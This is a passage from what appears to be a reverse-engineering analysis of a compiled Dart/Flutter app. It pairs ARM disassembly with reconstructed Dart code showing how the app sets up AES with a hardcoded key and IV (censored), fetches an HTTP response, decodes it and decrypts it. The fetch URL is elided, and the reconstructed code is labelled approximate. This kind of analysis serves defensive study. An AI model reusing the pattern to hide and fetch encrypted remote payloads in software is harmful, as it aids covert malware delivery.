iv = IV.fromUtf8(''Af23CENSORED'');
```

Setup AES algo

```
      0x88e170: r0 = AES()
         0x88e170: bl                #0x79a3d4   ; AllocateAESStub -> AES
↪   (size=0x1c)
     0x88e174: stur              x0, [fp, #-0x90]
     0x88e178: ldur              x16, [fp, #-0x80]
     0x88e17c: stp               x16, x0, [SP, #-0x10]!
     0x88e180: r0 = AES()
         0x88e180: bl                #0x772d38   ;
↪   [package:encrypt/encrypt.dart] AES::AES
```

```
import 'dart:type_data';
import 'package:encrypt/encrypt.dart';
key = Key.fromUtf8(''Af23CENSORED'');
iv = IV.fromUtf8(''Af23CENSORED'');
algo = AES(key);
```

Processing HTTP response

```
0x88e198: r0 = body()
    0x88e198: bl                #0x484830  ;
↪  [package:http/src/response.dart] Response::body
  0x88e19c: add             SP, SP, #8
  0x88e1a0: SaveReg r0
    0x88e1a0: str               x0, [SP, #-8]!
  0x88e1a4: r0 = decodeHexString()
    0x88e1a4: bl                #0x772bc4  ;
↪  [package:encrypt/encrypt.dart] ::decodeHexString
  0x88e1a8: add             SP, SP, #8
...
  0x88e1c0: r16 = Instance_Base64Codec
    0x88e1c0: ldr               x16, [PP, #0xcb0]  ; [pp+0xcb0]
↪  Obj!Base64Codec<List<int>, String>@a48981
  0x88e1c4: stp             x0, x16, [SP, #-0x10]!
  0x88e1c8: r0 = decode()
    0x88e1c8: bl                #0x9cd2b4  ; [dart:convert]
↪  Base64Codec::decode
```

```
base64.decode(encrypt.Encrypted.fromBase16(response.body).bytes);
```

Decrypt...

```
  0x88e200: r0 = decrypt()
         0x88e200: bl                #0x7725d0  ;
↪   [package:encrypt/encrypt.dart] AES::decrypt
     0x88e204: add             SP, SP, #0x18
     0x88e208: ldur            x3, [fp, #-0x70]
```

Approximate corresponding Dart code:

```
import 'dart:type_data';
import 'package:encrypt/encrypt.dart';
import 'package:http/http.dart'

key = Key.fromUtf8(''Af23CENSORED'');
iv = IV.fromUtf8(''Af23CENSORED'');
algo = AES(key);
final response = await http.get(Uri.parse(''...''));
Uint8List encrypted =
↪   base64.decode(Encrypted.fromBase16(response.body).bytes)
algo.decrypt(encrypted);
```